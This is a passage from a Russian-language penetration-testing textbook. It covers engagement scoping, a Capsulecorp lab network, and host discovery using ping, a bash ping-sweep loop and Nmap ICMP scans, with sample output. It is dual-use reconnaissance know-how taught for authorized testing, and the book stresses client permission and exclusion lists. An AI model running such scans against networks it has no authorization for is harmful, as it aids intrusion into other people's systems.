Напоследок скажу вот что. Я придаю большое значение созданию вашей собственной среды не только для повышения вашей компетентности и навыков, но и для того, чтобы вы могли с уверенностью посмотреть в глаза своим клиентам и рассказать им обо всем, что работает в вашей системе, если они попросят вас. Клиенты часто опасаются тестирования на проникновение, потому что у них нет большого опыта на этот счет, поэтому они нередко проявляют осторожность, прежде чем позволить посторонним людям подключить подозрительное устройство к своей сети. Меня много раз просили описать все инструменты, которые я использую, и дать ссылки на документацию.

**ПРИМЕЧАНИЕ** Может быть, вы думаете: «Я все еще хочу использовать Kali». Это нормально. Большинство инструментов, описан-

ных в этой книге, изначально доступны в Kali Linux. В зависимости от вашего уровня подготовки может быть проще пойти по этому пути. Имейте в виду, что все упражнения и демонстрации в книге выполняются с использованием специально созданной машины Ubuntu, описанной в приложении А. Я полагаю, что вы можете следовать этой книге, используя Kali Linux, если вам так больше нравится.

При этом если вы предпочитаете создать свою собственную систему с нуля, вы можете воспользоваться приложением А, где я описал полную установку и конфигурацию. В противном случае, если вы просто хотите начать изучение того, как проводить INPT, вы можете загрузить и настроить среду Capsulecorp Pentest по ссылке GitHub в разделе 1.6.1. В любом случае сделайте свой выбор, настройте лабораторную среду, а затем начните проводить свой первый тест на проникновение, как сказано в главе 2.

## 1.8 **Заклучение**

- Мир, каким мы его знаем, управляется сетевыми компьютерными системами.
- Компаниям становится все труднее управлять безопасностью своих компьютерных систем.
- Злоумышленникам достаточно найти только одну дыру в сети, чтобы открыть двери настежь.
- Учения по моделированию состязательных атак или тесты на проникновение – это активный подход к выявлению слабых мест в системе безопасности организации до того, как хакеры смогут их найти и использовать.
- Наиболее распространенный тип моделирования атаки – это тест на проникновение во внутреннюю сеть, который имитирует угрозы от злонамеренного или скомпрометированного инсайдера.
- Типичный тест на проникновение может выполняться в течение 40-часовой рабочей недели и состоит из четырех этапов:
  - 1 сбор информации;
  - 2 сосредоточенное проникновение;
  - 3 эксплуатация доступа и повышение привилегий;
  - 4 документирование.

## Этап 1

# Сбор информации

Эта часть книги проведет вас через первый этап вашего теста на проникновение во внутреннюю сеть (INPT). В главе 2 вы узнаете, как определять действующие хосты или цели по заданному диапазону IP-адресов с помощью различных методов и инструментов. В главе 3 рассказывается, как далее перечислять эти цели, определяя сетевые службы, прослушивающие открытые порты. Вы также узнаете, как определить точное имя приложения и номер версии этих сетевых служб, используя метод, который иногда называют *захватом баннеров* (banner grabbing). Наконец, в главе 4 вы выполните обнаружение уязвимостей вручную, исследуя обнаруженные сетевые службы на предмет трех наиболее часто используемых уязвимостей безопасности: аутентификации, настройки и исправления уязвимостей. Когда вы закончите читать эту часть книги, вы получите полное представление о направлениях атаки на целевую среду. Вы будете готовы начать следующий этап вашего теста: целенаправленное проникновение.

# Обнаружение сетевых хостов

---

## **Краткое содержание главы:**

- протокол управляющих сообщений интернета (ICMP);
- использование Nmap для просмотра диапазонов IP-адресов действующих хостов;
- настройка производительности сканирования Nmap;
- обнаружение хостов, использующих общеизвестные порты;
- дополнительные методы обнаружения хостов.

Как вы помните, первым этапом четырехэтапной методологии тестирования на проникновение в сеть (пентестинга) является этап сбора информации. Цели и задачи этого этапа – собрать как можно больше информации о вашей целевой сетевой среде. Этот этап далее разбивается на три *фазы*. Каждая фаза сфокусирована на обнаружении информации или разведывательных данных о сетевых целях в следующих отдельных категориях:

- *хосты* – фаза А: обнаружение хостов;
- *службы* – фаза В: обнаружение служб;
- *уязвимости* – фаза С: обнаружение уязвимостей.

На рис. 2.1 показан рабочий процесс каждой фазы, начиная с обнаружения хостов, затем обнаружения служб и заканчивая обнаружением уязвимостей. В этой главе вы сосредоточитесь на первой фазе: обнару-

жении хостов. Назначение этой фазы – обнаружить как можно больше возможных сетевых хостов (или целей) в пределах заданного диапазона IP-адресов (в вашей области видимости). Ваша задача – получить два основных результата:

- файл `targets.txt`, содержащий IP-адреса, которые вы будете тестировать на протяжении всего проникновения;
- файл `ignore.txt`, содержащий IP-адреса, к которым вы не должны ни в коем случае прикасаться.




Рис. 2.1 Рабочий процесс этапа сбора информации

**ОПРЕДЕЛЕНИЕ** В этой книге я буду использовать термин «цель» для обозначения нескольких вещей: сетевой хост, служба, прослушивающая этот хост, или вектор атаки, присутствующий в службе, прослушивающей хост. Контекст слова «цель» будет зависеть от конкретного обсуждаемого этапа или фазы. В этой главе, посвященной обнаружению сетевых хостов, термин «цель» используется по отношению к сетевому хосту – компьютеру с IP-адресом в сети компании.

*Список целей* наиболее удобен в виде отдельного текстового файла, содержащего строки отдельных IP-адресов. Хотя важно получить дополнительную информацию об этих целевых хостах, такую как их DNS-имя или операционная система, простой текстовый файл, не содержащий ничего, кроме IP-адресов, имеет решающее значение, поскольку он служит входными данными для нескольких инструментов, которые вы будете использовать на протяжении всего процесса тестирования.

*Список исключений*, или *черный список*, содержит IP-адреса, которые вам не разрешено тестировать. В зависимости от вашего конкретного задания у вас может быть или не быть список исключений, но очень важно, чтобы вы обсудили это со своим клиентом заранее и перепроверили его, прежде чем переходить к дальнейшим действиям этого этапа.

На рис. 2.2 изображен процесс обнаружения хоста, который вы будете изучать в оставшейся части этой главы. Рекомендуется выполнить обнаружение хостов по всему диапазону или списку предоставленных диапазонов, а затем попросить клиента просмотреть результаты и сообщить вам, содержат ли они какие-либо системы, от которых следует держаться подальше. Иногда это становится проблемой: как пентестер вы оперируете IP-адресами, но сетевые администраторы обычно оперируют именами хостов. Чаще всего клиент предоставляет небольшой список хостов (обычно только их DNS-имена), которые должны быть исключены. Вы можете вручную удалить их из файла `targets.txt`.




Рис. 2.2 Детальное описание фазы А: обнаружение хоста

## 2.1 Оценка объема вашего задания

На этом этапе вам может быть интересно, как определяется список диапазонов IP-адресов, которые вы будете исследовать во время обнаруже-



ния хостов. Это происходит во время обсуждения объема работ, в котором вы, возможно, участвовали, а могли и не принимать участия. Как специалист, работающий в компании, которая оказывает регулярные услуги по тестированию на проникновение, вы обычно не участвуете в обсуждениях с клиентом, поскольку этим чаще занимаются сотрудники отдела продаж.

Компании могут брать больше денег за тестирование более крупной сети. По этой причине клиенты, покупающие пентест, могут ограничить объем проникновения, чтобы сэкономить деньги. Независимо от вашего или моего мнения о том, следует им это делать или нет, это их решение. Все, что вам нужно знать как пентестеру, – это объем вашего задания на тестирование. Даже если вы не участвовали в выборе того, что следует или не следует рассматривать в рамках этого задания, вы должны быть хорошо знакомы с объемом любого теста, в котором вы принимаете участие, особенно в качестве технического руководителя, выполняющего фактическое тестирование.

### 2.1.1 Область видимости черного, белого и серого ящиков

Когда дело доходит до клиентов и определения объема сетевых пентестов, вы столкнетесь с широким спектром подходов к поиску хостов. Однако на самом деле есть только три способа сделать это, имеющих смысл для теста на проникновение во внутреннюю сеть:

- клиент предоставляет вам список, содержащий каждый отдельный IP-адрес, который следует рассматривать в рамках проникновения. Это пример так называемого *белого ящика*;
- клиент не дает вам никакой информации о сети и предполагает, что вы играете роль внешнего злоумышленника, которому удалось проникнуть внутрь здания и теперь следует собрать информацию о сети. Это считается *черным ящиком*;
- клиент предоставляет вам список диапазонов IP-адресов, которые вы должны просмотреть для поиска целей. Это промежуточный подход, который часто называют *серым ящиком*.

**ОПРЕДЕЛЕНИЕ** *Футпринтинг* (footprinting, получение сетевого отпечатка) – это причудливое название для пентеста, означающее перечисление информации о системе или сети, о которой вы ранее не знали.

По моему опыту, большинство клиентов выбирают тесты черного или серого ящика. Даже когда они выбирают белый ящик, лучше всего выполнять собственное обнаружение хостов в пределах их рабочих диапазонов IP-адресов, потому что клиенты часто имеют в своей сети компьютерные системы, о которых они не знают. Обнаружение их, а затем выявление критического вектора атаки на ранее неизвестном хосте – легкая победа и эффективное дополнение к вторжению. Конечно, с юридической точки зрения возможность таких действий должна быть четко указана

в техническом задании. В дальнейшем мы будем предполагать, что ваш клиент предоставил вам серую область предопределенных диапазонов IP-адресов и ваша задача – обнаружить все активные хосты в них. *Активный хост* – это просто включенный компьютер.

## 2.1.2 Корпорация Capsulecorp

Представьте, что ваш новый клиент, Capsulecorp, нанял вас для проведения теста на проникновение во внутреннюю сеть одного из своих дополнительных офисов. Офис небольшой, в нем меньше десятка сотрудников, поэтому диапазон IP-адресов – это небольшой диапазон класса С. Диапазон IP-адресов класса С содержит максимум 254 используемых IP-адреса.

Ваш наниматель сообщает вам диапазон: 10.0.10.0/24. Этот диапазон может содержать до 254 действующих хостов. Однако перед вами стоит задача обнаружить все действующие цели в этом диапазоне и проверить их на наличие уязвимых мест, которые могут быть использованы злоумышленником для несанкционированного проникновения в закрытые зоны корпоративной сети.

Ваша задача – просмотреть этот диапазон, определить количество активных хостов и создать файл `targets.txt`, содержащий каждый активный IP-адрес, по одному в строке. Создайте следующую структуру папок в вашей виртуальной машине для пентеста. Начните с верхнего уровня с имени вашего клиента, а затем поместите в этот каталог три папки:

- одна для обнаружения;
- одна для документации;
- одна для целенаправленного проникновения.

В каталоге обнаружения создайте подкаталог для хостов и подкаталог для служб. В папке документации также есть два подкаталога: один для журналов и один для снимков экрана. На данный момент этого достаточно; позже вы создадите дополнительные каталоги, в зависимости от того, что вы увидите во время пентеста. Помните, что если вы используете среду Capsulecorp Pentest, доступ к виртуальной машине пентеста можно получить, выполнив команду `vagrant ssh pentest`.

**ПРИМЕЧАНИЕ** Имена каталогов не обязательно должны быть именно такими. Я лишь хочу продемонстрировать систематизацию ваших заметок, файлов, скриптов и журналов в соответствии с методологией, которую вы используете для проведения пентеста.

Затем поместите файл с именем `range.txt` в папку `discovery`, как показано на рис. 2.3. Этот файл должен содержать все диапазоны IP-адресов в рамках вашего проникновения, по одному адресу в строке. Nmap может читать этот файл как аргумент командной строки, который пригодится для запуска различных команд Nmap. Что касается проникновения в Capsulecorp, я собираюсь поместить 10.0.10.0/24 в каталог `discovery/range.txt`, потому что это единственный диапазон, который у меня есть.

В типичном проникновении ваш файл `gange.txt`, скорее всего, будет содержать несколько разных диапазонов. Если вы используете среду Capsulecorp Pentest с GitHub, вам нужно использовать диапазон IP-адресов `172.28.128.0/24`.

```

pentest ~ > pentests tree
.
├── capsulecorp
│   ├── discovery
│   │   ├── hosts
│   │   ├── ranges.txt
│   │   └── services
│   ├── documentation
│   │   ├── logs
│   │   └── screenshots
│   └── focused-penetration
└──
8 directories, 1 file

```

Рис. 2.3 Структура каталогов, которую вы должны создать для этого примера

### Зачем использовать несколько маленьких диапазонов вместо одного большого?

Сетевые инженеры, работающие в крупных компаниях, должны управлять многими тысячами систем и поэтому стараются изо всех сил поддерживать порядок. Вот почему они, как правило, используют множество разных диапазонов: один для серверов баз данных, другой для веб-серверов, третий для рабочих станций и т. д. Хороший пентестер может сопоставить информацию об обнаружении, такую как имена хостов, операционные системы и службы прослушивания, с разными диапазонами IP-адресов и начать мысленно формировать картину того, что, возможно, думали сетевые инженеры, когда они логически разделяли сеть.

## 2.1.3 Настройка среды Capsulecorp Pentest

Я создал предварительно настроенную виртуальную корпоративную сеть с использованием Vagrant, VirtualBox и Ansible, которую вы можете загрузить с GitHub и настроить на своем собственном компьютере. Эту виртуальную сеть можно использовать для облегчения работы с главами и упражнениями в данной книге. На странице GitHub есть много документации, поэтому я не буду дублировать эту информацию здесь. Если у вас еще нет сети для тестирования, найдите время и настройте свой собственный экземпляр сети Capsulecorp Pentest, следуя инструкциям на странице GitHub <https://github.com/r3dy/capsulecorp-pentest>. Как только дело будет сделано, вернитесь и дочитайте эту главу.

## 2.2 Протокол управляющих сообщений интернета

Самый простой и, вероятно, наиболее эффективный способ обнаружения сетевых хостов – использовать Nmap для запуска *эхо-запросов* (pingsweep, пингование). Но прежде чем приступить к этому занятию, давайте обсудим команду ping, которая является одним из наиболее часто используемых инструментов в компьютерных сетях. Если вы общаетесь с системным администратором, пытаетесь устранить проблему с конкретной системой в их сети, вы, вероятно, услышите, как он первым делом спрашивает: «Пингуется ли хост?» На самом деле он спрашивает: «Отвечает ли хост на сообщения запроса ICMP?»

**ОПРЕДЕЛЕНИЕ** Пингование эхо-запросами (pingsweep) означает, что вы отправляете эхо-запрос на все возможные IP-адреса в заданном диапазоне, чтобы определить, какие из них отправят вам ответ и, следовательно, считаются активными или действующими.

На рис. 2.4 схематически показано поведение сети, когда один хост отправляет эхо-запрос на другой. Довольно просто, правда? ПК1 отправляет пакет запроса ICMP на ПК2. Затем ПК2 отвечает собственным пакетом ICMP. Это поведение аналогично тому, как современные подводные лодки посылают импульсы гидролокации, которые «эхом» отражаются от объекта и, возвращаясь на подводную лодку, предоставляют информацию о местоположении, размере, форме этого объекта и т. д.




Рис. 2.4 Типичный обмен пакетами ICMP

## 2.2.1 Использование команды ping

Ваша виртуальная машина для пентеста уже оснащена командой ping, которую вы можете выполнить из командной строки bash. Если вы хотите протестировать команду ping, то можете отправить ее самому себе или, точнее, на локальный кольцевой IP-адрес вашей системы пентеста. Введите ping 127.0.0.1 -c 1 в командной строке терминала. Вы можете ожидать увидеть следующий результат:

```
~$ ping 127.0.0.1 -c 1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.024/0.024/0.024/0.000 ms
```

-c 1 указывает команде ping  
отправить один пакет.

Обратите внимание на использование параметра -c 1, который указывает команде выдавать только один эхо-запрос ICMP. По умолчанию, если вы опустите этот параметр, команда ping будет непрерывно отправлять запросы один за другим, в отличие от версии Microsoft Windows, которая по умолчанию отправляет четыре запроса. Полученные данные говорят вам, что целевой хост, который вы только что пропинговали, активен или находится в рабочем состоянии. Этого следовало ожидать, потому что вы выполнили эхо-запрос работающей системы, которую сами используете. Вот что вы можете увидеть, если отправите эхо-запрос на IP-адрес, который не используется (т. е. был «отключен»):

```
~$ ping 126.0.0.1 -c 1
PING 126.0.0.1 (126.0.0.1) 56(84) bytes of data.

--- 126.0.0.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

0 полученных пакетов,  
потому что хост  
не работает.

Вы заметите, что выполнение этой второй команды занимает больше времени. Это связано с тем, что ваша команда ping ожидает эхо-ответа от целевого хоста, который не работает и, следовательно, не может вернуть сообщение ICMP.

Чтобы проиллюстрировать идею использования ping в качестве средства обнаружения активных хостов в заданном диапазоне, вы можете протестировать эту команду, применив ее к локальной сети (LAN), в которой расположен IP-адрес вашей виртуальной машины пентеста. Вы можете определить этот сетевой диапазон с помощью команды ifconfig, включенной в пакет net-tools, который вы установили при настройке вашей виртуальной машины. Если ifconfig выдает ошибку «command not found» (команда не найдена), вы можете установить ее с помощью команды sudo apt install net-tools из терминала. Затем выполните следующую команду, чтобы определить вашу подсеть LAN (листинг 2.1).

**Листинг 2.1 Использование ifconfig для определения вашего IP-адреса и маски подсети**

```

~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.0.10.160
  netmask 255.255.255.0
  inet6 fe80::3031:8db3:ebcd:1ddf prefixlen 64 scopeid 0x20<link>
  ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
  RX packets 674547 bytes 293283564 (293.2 MB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 199995 bytes 18480743 (18.4 MB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 126790 bytes 39581924 (39.5 MB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 126790 bytes 39581924 (39.5 MB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    
```

IP-адрес в локальной сети. → `inet 10.0.10.160` ← Маска подсети, определяющая количество возможных IP-адресов в диапазоне. `netmask 255.255.255.0`

Из выходных данных моей системы вы можете видеть, что моя виртуальная машина имеет IP-адрес 10.0.10.160. Основываясь на размере маски подсети 255.255.255.0, я знаю, что этот IP-адрес принадлежит к сети класса C, также называемой большинством пентестеров диапазоном /24 (мы произносим «слеш 24» или «косая черта 24»). Это означает, что в данном диапазоне может располагаться 254 активных хоста: 10.0.10.1, 10.0.10.2, 10.0.10.3 и т. д., вплоть до 10.0.10.254. Несложно представить, что если вы захотите проверить связь с каждым из этих 254 возможных хостов, это займет много времени, тем более что вам придется ждать несколько секунд, пока каждый неактивный IP-адрес достигнет тайм-аута.

## 2.2.2 Использование bash для проверки диапазона сети

Даже если вы используете флаг проверки связи `-W 1`, чтобы установить тайм-аут только на одну секунду на неактивных хостах, для успешного прохождения всего диапазона сети все равно потребуется излишне много времени. Вот где вам пригодятся возможности написания сценариев с помощью `bash`. Ниже приведен небольшой трюк, который вы можете попробовать в своей локальной сети, чтобы использовать одну строку `bash` для отправки 254 эхо-запросов всего за пару секунд. Сначала я покажу вам команду, а затем поясню ее по частям:

```

~$ for octet in {1..254}; do ping -c 1 10.0.10.$octet -W 1 >>
  ➤ pingsweep.txt & done
    
```

Чтобы эта команда работала в вашей сети, вам нужно заменить 10.0.10 первыми тремя октетами вашей локальной сети. Команда создает цикл

bash for, который выполняется 254 раза. Каждый раз, когда он выполняется, числовое значение переменной `$octet` увеличивается. Сначала будет 1, потом 2, затем 3 и т. д.

Первая итерация выглядит так: `ping -c 1 10.0.10.1 -W 1 >> pingsweep.txt &`. Знак `&` в этой команде указывает bash выполнить задание в *фоновом* режиме, что означает, что вам не нужно ждать его завершения перед выполнением следующей команды. Символ `>>` указывает bash отправлять вывод каждой команды в файл с именем `pingsweep.txt`. После завершения цикла вы можете просмотреть файл с помощью команды `cat pingsweep.txt`, чтобы увидеть результат выполнения всех 254 команд. Поскольку вас интересует только поиск активных хостов, вы можете использовать команду `grep` для отображения нужной информации. Используйте команду `cat pingsweep.txt | grep "bytes from:"`, чтобы ограничить результаты вашей команды `cat` показом только строк, содержащих строку "bytes from". Наличие этого фрагмента строки означает, что IP-адрес отправил ответ. Пример выходных данных в листинге 2.2 отображает в общей сложности 22 активных хоста, найденных в результате проверки связи.

### Листинг 2.2 Использование `grep` для вывода `ping` только активных хостов

```
64 bytes from 10.0.10.1: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 10.0.10.27: icmp_seq=1 ttl=64 time=7.67 ms
64 bytes from 10.0.10.95: icmp_seq=1 ttl=64 time=3.87 ms
64 bytes from 10.0.10.88: icmp_seq=1 ttl=64 time=4.36 ms
64 bytes from 10.0.10.90: icmp_seq=1 ttl=64 time=5.33 ms
64 bytes from 10.0.10.151: icmp_seq=1 ttl=64 time=0.112 ms
64 bytes from 10.0.10.125: icmp_seq=1 ttl=64 time=25.8 ms
64 bytes from 10.0.10.138: icmp_seq=1 ttl=64 time=19.3 ms
64 bytes from 10.0.10.160: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 10.0.10.206: icmp_seq=1 ttl=128 time=6.69 ms
64 bytes from 10.0.10.207: icmp_seq=1 ttl=128 time=5.78 ms
64 bytes from 10.0.10.188: icmp_seq=1 ttl=64 time=5.67 ms
64 bytes from 10.0.10.205: icmp_seq=1 ttl=128 time=4.91 ms
64 bytes from 10.0.10.204: icmp_seq=1 ttl=64 time=6.41 ms
64 bytes from 10.0.10.200: icmp_seq=1 ttl=128 time=4.91 ms
64 bytes from 10.0.10.201: icmp_seq=1 ttl=128 time=6.68 ms
64 bytes from 10.0.10.220: icmp_seq=1 ttl=64 time=10.1 ms
64 bytes from 10.0.10.225: icmp_seq=1 ttl=64 time=8.21 ms
64 bytes from 10.0.10.226: icmp_seq=1 ttl=64 time=178 ms
64 bytes from 10.0.10.239: icmp_seq=1 ttl=255 time=202 ms
64 bytes from 10.0.10.203: icmp_seq=1 ttl=128 time=281 ms
64 bytes from 10.0.10.202: icmp_seq=1 ttl=128 time=278 ms
```

**ПРИМЕЧАНИЕ** Полезный трюк – передать предыдущую команду по конвейеру в команду `wc -l`, которая отобразит количество строк. В этом примере количество строк составляет 22, что соответствует количеству действующих целей.

Как видите, в моей сети 22 действующих хоста. Или, точнее, 22 хоста настроены на отправку эхо-ответов ICMP. Если вы хотите использовать все эти хосты для пентеста, вы можете использовать команду `cut`, чтобы извлечь IP-адреса из этого вывода и поместить их в новый файл:

```
~$ cat pingsweep.txt |grep "bytes from" |cut -d " " -f4 |cut -d ":" -f1 >
➔ targets.txt
```

В результате получится файл, который мы затем можем использовать с Nmap, Metasploit или любым другим инструментом пентестинга, который принимающим список IP-адресов в качестве аргумента командной строки:

```
~ $ cat targets.txt 10.0.10.1
10.0.10.27
10.0.10.95
10.0.10.88
10.0.10.90
10.0.10.151
10.0.10.125
10.0.10.138
10.0.10.160
10.0.10.206
10.0.10.207
10.0.10.188
10.0.10.205
10.0.10.204
10.0.10.200
10.0.10.201
10.0.10.220
10.0.10.225
10.0.10.226
10.0.10.239
10.0.10.203
10.0.10.202
```

### 2.2.3 Ограничения использования команды `ping`

Хотя команда `ping` отлично работает в приведенном выше примере сценария, есть несколько ограничений на использование `ping` в качестве надежного метода обнаружения хостов в пентесте корпоративной сети. Во-первых, это не особенно полезно, если у вас есть несколько диапазонов IP-адресов или несколько небольших диапазонов /24, разбросанных по разным сегментам большего диапазона /16 или /8. Например, использование предыдущей команды `bash` было бы затруднительным, если бы вам нужно было пропинговать только 10.0.10, 10.0.13 и 10.0.36. Конечно, вы можете запустить три отдельные команды, создать три отдельных текстовых файла и объединить их вместе, но этот метод не будет масштабироваться, если вам нужно охватить большое количество диапазонов.



Следующая проблема с использованием команды `ping` заключается в том, что ее вывод довольно зашумлен и содержит много ненужной информации. Да, можно использовать команду `grep`, как в предыдущем примере, чтобы хирургическим скальпелем отсечь нужные данные, но тогда зачем хранить всю эту ненужную информацию в гигантском текстовом файле? В конце концов, сочетание команд `grep` и `cut` может вывести вас из многих затруднений, но структурированный вывод XML, который можно анализировать и сортировать с помощью языка сценариев, такого как Ruby, будет предпочтительнее, особенно если вы будете тестировать большую сеть с тысячами или даже десятками тысяч хостов. По этой причине для обнаружения хостов лучше использовать Nmap.

Итак, вы рассмотрели элементарный метод обнаружения хостов, который отлично работает в ограниченных ситуациях. Теперь я хотел бы предложить вам гораздо лучший способ обнаружения хостов с помощью гарантированно мощного Nmap.

## 2.3 Обнаружение хостов с помощью Nmap

Сканирование сети эхо-пакетами ICMP – это наиболее широко распространенный метод обнаружения узлов внутренней сети, используемый пентестерами (и, вероятно, настоящими злоумышленниками) сегодня. Я собираюсь показать вам четыре аргумента, или *флага*, командной строки Nmap и объяснить, что они делают и почему вы должны включать их в свою команду обнаружения хостов. Чтобы выполнить сканирование ICMP, охватывающее все диапазоны, указанные в файле `range.txt`, выполните эту команду из папки верхнего уровня, которой в моем случае является папка `caplecorp`:

```
sudo nmap -sn -iL discovery/ranges.txt -oA discovery/hosts/pingsweep -PE
```

Вывод команды показан в листинге 2.3. Вы можете свободно запускать эту команду в своей сети, так как она не причинит никакого вреда. Если вы запустите команду в сети своей компании, вы ничего не сломаете. Тем не менее ваша деятельность может быть обнаружена вашей службой оперативной безопасности (security operations center, SOC), поэтому не будет лишним сначала предупредить их.

### Листинг 2.3 Обнаружение хостов при помощи Nmap с использованием ICMP

```
Starting nmap 7.70SVN ( https://nmap.org ) at 2019-04-30 10:53 CDT
nmap scan report for amplifi.lan (10.0.10.1)
Host is up (0.0022s latency).
nmap scan report for MAREMD06FEC82.lan (10.0.10.27)
Host is up (0.36s latency).
nmap scan report for VMB4000.lan (10.0.10.88)
Host is up (0.0031s latency).
nmap scan report for 10.0.10.90
Host is up (0.24s latency).
```

```
nmap scan report for 10.0.10.95
Host is up (0.0054s latency).
nmap scan report for AFi-P-HD-ACC754.lan (10.0.10.125)
Host is up (0.010s latency).
nmap scan report for AFi-P-HD-ACC222.lan (10.0.10.138)
Host is up (0.0097s latency).
nmap scan report for rdc01.lan (10.0.10.151)
Host is up (0.00024s latency).
nmap scan report for android-d36432b99ab905d2.lan (10.0.10.181)
Host is up (0.18s latency).
nmap scan report for bookstack.lan (10.0.10.188)
Host is up (0.0019s latency).
nmap scan report for 10.0.10.200
Host is up (0.0033s latency).
nmap scan report for 10.0.10.201
Host is up (0.0033s latency).
nmap scan report for 10.0.10.202
Host is up (0.0033s latency).
nmap scan report for 10.0.10.203
Host is up (0.0024s latency).
nmap scan report for 10.0.10.204
Host is up (0.0023s latency).
nmap scan report for 10.0.10.205
Host is up (0.0041s latency).
nmap scan report for 10.0.10.206
Host is up (0.0040s latency).
nmap scan report for 10.0.10.207
Host is up (0.0037s latency).
nmap scan report for 10.0.10.220
Host is up (0.25s latency).
nmap scan report for nail.lan (10.0.10.225)
Host is up (0.0051s latency).
nmap scan report for HPEE5A60.lan (10.0.10.239)
Host is up (0.56s latency).
nmap scan report for pentestlab01.lan (10.0.10.160)
Host is up.
nmap done: 256 IP addresses (22 hosts up) scanned in 2.29 second
```

Эта команда использует четыре флага командной строки Nmap. Для объяснения того, что делают эти флаги, вам пригодится команда `help`. Первый флаг указывает Nmap запускать ring-сканирование, а не проверять наличие открытых портов. Второй флаг используется для указания местоположения исходного файла, которым в данном случае является `discovery/range.txt`. Третий флаг указывает Nmap использовать все три основных формата вывода, которые я объясню позже, а четвертый флаг указывает использовать эхо-сканирование ICMP:

```
-sn: Ping Scan - disable port scan
-iL <inputfilename>: Input from list of hosts/networks
-oA <basename>: Output in the three major formats at once
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

### 2.3.1 Основные выходные форматы

